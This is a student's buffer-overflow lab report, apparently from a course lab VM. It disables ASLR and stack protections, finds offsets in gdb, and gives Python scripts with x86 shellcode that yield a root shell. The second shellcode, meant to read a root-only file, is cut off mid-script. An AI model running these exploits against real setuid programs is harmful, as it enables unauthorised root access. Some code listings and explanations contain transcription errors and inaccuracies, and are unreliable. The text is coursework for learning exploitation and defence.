CS392 – Secure System Design

Assignment 2: Overflow Attack


Tarusi Mittal 1901CS65

Task (1): What is the reason for buffer overflow vulnerability in this code give a demo (execution snapshot) after execution of it and explain it properly.

The program given below has a buffer overflow vulnerability:

```
# include <stdlib.h>
# include <string.h>
# include  <stdio.h>
int bof (char *str) {
    char buffer [24];
    strcpy (buffer, str);
    return 1;
}
int main (int arg c, char **arg v) {
    char str [517];
    file *badfile;
    badfile = fopen("badfile", "r");
     fread (str, sizeof(char), 517, badfile);
    bof(str);
    print ("Returned Properly\n");
    return 1;
}
```

EXPLANATION:
When we run any program or function in our computer a memory gets allocated to it for all the variables. That memory region is known as the stack frame.




The function f() defined here is actually the function bof() of our code. Now when we call our function it allocated the space in stack for our buffer array. And in our bof function the strcpy is copying our string into the badfile. However it will not stop copying the string unless it receives a particular character /o.

Now if we will try to cop a string that is more than the length defined by our buffer the strcpy will keep copying it into our previous frame pointer return address all above. Henace arisining to the situation of buffer overflow. Here in the picture buffer(11) is actually buffer(23) in our case


EXECUTION:

First we will try to see what happens when pur badfile will have more than 24 characters

We changed the length of input in our badfile as more than 24 then he result was:



```
[02/05/22]seed@VM:~$ ./stack
Segmentation fault
```



```
way lot more than what was required in the badfile
~
~
~
~
```


Now the segmentation fault that has arrived here is because their was a change in our return address when our file was being copied by strcpy. Now as the input of our badfile was very random and it surely didn't point to any address. Therefore on compilation our system throws a segmentation error.

Now from here we can also conclude that this code is vulnerable to the buffer overflow attack and that if in case we give the input to our badfile such that the return address of it is actually pointing to our malicious code then we can have the system to do things of our interest.

Now by using this information of code vulnerability we will device our stack.c function to access the root shell directly and see the crucial information.


We will follow the steps given below in order to see the overflow attack vulnerability:

1. We have already created the stack.c file and the first thing that we will do now is to turn off randomisation. This is necessary because otherwise the memory that will be allocated to our program will be random and we will not be able to figure out where our return adresss has to point to.



```
[02/05/22]seed@VM:~$ vim stack.c
[02/05/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```


2. After that we will switch off the countermeasures such as execstack and stack to launch the attack successfully. Also If a buffer overflow vulnerability can be exploited in a privileged Set – UID root program, the injected malicious code, if executed, can run with the root's privilege, we thus change the ownership and make it a set-uid program.




```
[02/05/22]seed@VM:~$ gcc -g -o stack -z execstack -fno-stack-protector stack.c
[02/05/22]seed@VM:~$ sudo chown root stack
[02/05/22]seed@VM:~$ sudo chmod 4755 stack
[02/05/22]seed@VM:~$ 
```

We can see that stack is also given the root permission in the ss below an

3. Now we will use our gdb debugger tool to et a breakpoint at our bof() function. We are doing this so that we can mark our malicious code with respect to this pointer of bof() function.



```
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 7.
gdb-peda$ run
Starting program: /home/seed/stack

[----------------------------------registers-----------------------------------]
EAX: 0xbfffec40 --> 0xb7e14dc8 --> 0x2b76 ('v+')
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffec28 --> 0xbfffed78 --> 0x0
ESP: 0xbfffec00 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffec00 --> 0xb7fe96eb (<_dl_fixup+11>:      add    esi,0x15915)
0004| 0xbfffec04 --> 0x0
0008| 0xbfffec08 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffec0c --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbfffec10 --> 0xbfffed78 --> 0x0
0020| 0xbfffec14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:     pop    edx)
0024| 0xbfffec18 --> 0xb7e6688b (<__GI__IO_fread+11>: )
0028| 0xbfffec1c --> 0x0
[------------------------------------------------------------------------------]
```



```
0028| 0xbfffec1c --> 0x0
[-------------------------------------------------------------
--------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffec40 "\310M\341\267\352\b") at stack.c:7
7         strcpy (buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffec28
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffec08
gdb-peda$ p/d 0xbfffec28 - 0xbfffec08
$3 = 32
gdb-peda$ 
```

In our above screenshot the registers:

$1 represents the address of ebp.

$2 represents the base address o the buffer.


$3 is the distance between $1 and $2.

Now with these addresses we know the return address where to point our malicious code to. Because the return pointer of the previous function will be ebp+4.

4. Now we will construct our badfile. This is our major step because it is here that we will specify our return address and let it point to our malicious code.


Now it may happen that there is a point and if we miss that popint then we will not point to our malicious code and for this situation we use the N-Op instruction. It is basically 0x90 in machine language. What happens with this is that if we point to N-Op it will simply go to the address above it.

The same is explained by the diagram below:




This also allows us to have multiple entries to our malicious code and now the chances of our malicious code being executed are also high.

We will make our badfile via python script. I have names that as exploit.py



```
[02/05/22]seed@VM:~$ vim exploit.py
[02/05/22]seed@VM:~$ python3 exploit.py
```



```
#!/usr/bin/python3
import sys

shellcode= (
        "\x31\xc0"
        "\x50"
        "\x68""//sh"
        "\x68""/bin"
        "\x89\xe3"
        "\x50"
        "\x53"
        "\x89\xe1"
        "\x99"
        "\xb0\x0b"
        "\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(300))

start = 300 -len(shellcode)
content[start:] = shellcode
# ebp    = 0xbfffec28
# buffer = 0xbffec08
# diff   = 32
ret = 0xbfffec28 + 100
content[36:40] = ret.to_bytes(4,byteorder='little')

with open('badfile','wb') as f:
        f.write(content)
~
~
~
~
~
~
~
-- INSERT --
```

Now in this code if we see:

The shell code is the assembly language that is used for the execution of the shell.

The byteorder little represents that our data is stored in little endian order


We took the values of ebp, buffer and we got the value of our return address.

Our return address basically has to be ebp + offset.

And as in the above ss after creating the script we will implement it.

As we have already turned off the counter measures and we have given the root permissions also. After creating the script we will repeat the step 2 again and our work is done.


Now if we try to see what we have implemented we can see that ./stack still opens a shell



```
[02/05/22]seed@VM:~$ ./stack
$ exit
```


that is basically because the bash shell has countermeasures so as to prevent the buffer overflow.

So we will now use a different shell to see it.



```
[02/05/22]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```

This will change our shell to zsh.




```
[02/05/22]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[02/05/22]seed@VM:~$ whoami
seed
[02/05/22]seed@VM:~$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Now we can see that we have successfully entered our root and our task is completed.

Task (2):


(1): Initially create "/etc/abc" file with permission so that only root can Read and write, Group can read and Others have no access. As a root user add some content into it.

So for this first we will create a file /etc/abc in our root user, write some content into it and then read the content:
Su – root -> entering the root
Vim /etc/abc -> creating the file and writing into it
Cat /etc/abc -> readimg the file




```
[02/05/22]seed@VM:~$ su - root
Password:
root@VM:~# vim /etc/abc
root@VM:~# cat /etc/abc
Hello, I am the file created for ssd_assignment2. I am created in the root with certain per
missions

root@VM:~# 
```

Now we will grant all the permissions as given in our problem statement and check if we have granted the write permissions.



```
root@VM:~# chmod 640 /etc/abc
root@VM:~# ls -l /etc/abc
-rw-r----- 1 root root 101 Feb  5 11:21 /etc/abc
root@VM:~# 
```

After this if we will login as a normal user and will try to read the file we will not be able to do so because of the permissions above.




```
root@VM:~# exit
logout
[02/05/22]seed@VM:~$ cat /etc/abc
cat: /etc/abc: Permission denied
[02/05/22]seed@VM:~$ 
```

(2): Then switch to normal user and the contents of the badfile need to be prepared such that the malicious program can execute the following: -
execve("/bin/cat", argv,0)
where argv[0]= the address of "bin/cat"
and argv[1]= "/etc/abc"
Thus, once the buffer overflow is successfully performed the normal user can read the contents of /etc/abc file.

Now to make our malicious program and prepare the badfile for us to see the /etc/abc file in user mode we will make a vulnerable file similar to the one in the problem task 1. It is because that if we can have an a buffer overflow attack like the previos question where we can run the user with root priviliges.
To do so we will follow the steps below: Like in the previous problem statement the first steps are the common.


THE DETAILED EXPLANATION OF THE FIRST 4 STEPS IN SAME AS THE TASK1 FIRST THREE STEPS.

1. The first thing that we will do now is to turn off randomisation.




```
[02/05/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/05/22]seed@VM:~$ 
```

2. Creating the vulnerable (risky) code file and changing its ownership.




```
# include <stdlib.h>
# include <stdio.h>
# include <string.h>
int bof (char *str)
{
char buffer [24];
strcpy (buffer, str);
return 1;
}
int main ()
{
char str [300];
FILE *ven;
ven = fopen("venom", "r");
fread (str, sizeof(char), 300, ven);
bof(str);
printf("Returned Properly\n");
return 1;
}
~
~
~
-- INSERT --                                                    12,14         All
```




```
[02/05/22]seed@VM:~$ vim risky.c
[02/05/22]seed@VM:~$ gcc -g -o risky -z execstack -fno-stack-protector risky.c
[02/05/22]seed@VM:~$ sudo chown root risky
[02/05/22]seed@VM:~$ sudo chmod 4755 risky
[02/05/22]seed@VM:~$ 
```


3. Now we will use our gdb debugger tool to a breakpoint at our bof() function. We are doing this so that we can mark our malicious code with respect to this pointer of bof() function.



```
[02/05/22]seed@VM:~$ gdb risky
```




```
root@VM: ~
Type "apropos word" to search for commands related to "word"...
Reading symbols from risky...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file risky.c, line 7.
gdb-peda$ run
Starting program: /home/seed/risky

[----------------------------------registers-----------------------------------]
EAX: 0xbfffec40 --> 0xb7e14dc8 --> 0x2b76 ('v+')
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffec28 --> 0xbfffed78 --> 0x0
ESP: 0xbfffec00 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffec00 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffec04 --> 0x0
0008| 0xbfffec08 --> 0xb7fba000 --> 0x1b1db0
0012| 0xbfffec0c --> 0xb7ffd940 (0xb7ffd940)
0016| 0xbfffec10 --> 0xbfffed78 --> 0x0
0020| 0xbfffec14 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffec18 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffec1c --> 0x0
[------------------------------------------------------------------------------]
```




```
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffec40 "\310M\341\267\352\b") at risky.c:7
7	strcpy (buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffec28
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffec08
gdb-peda$ p/d 0xbfffec28 - 0xbfffec08
$3 = 32
gdb-peda$ quit
```

4. Now we will construct our badfile. This is our major step because it is here that we will specify our return address and let it point to our malicious code.

We write the code in our python script.



```
gdb-peda$ quit
[02/05/22]seed@VM:~$ vim risky_script.py
[02/05/22]seed@VM:~$ rm venom
```



```
root@VM: ~
#!/usr/bin/python3
import sys

riskcode= (
  "\x31\xc0"     # xor to write 0 in eax
  "\x50"         # storing the eax in 50
  "\x68""/abc"  # writing abc in x 68
  "\x68""/etc"  #writing etc in x 68
  "\x89\xe2"     #we gave the string and store in 52
  "\x50"
  "\x68""/cat"          # we store cat in 68
  "\x68""/bin"          # we store bin in 68
  "\x89\xe3"            # we store the string in 53
  "\x50"                        # an array is formed with null being the third argument
  "\x52"                        # etc/abc being the sceond argumnet
  "\x53"                        # bin/cat being 3rd argument
  "\x89\xe1"            # we store the string in xe1
  "\x31\xd2"            # to generate 0
  "\xb0\x0b"            # command to have system call 11 as that is required for execve
  "\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(300))
start = 300 -len(riskcode)
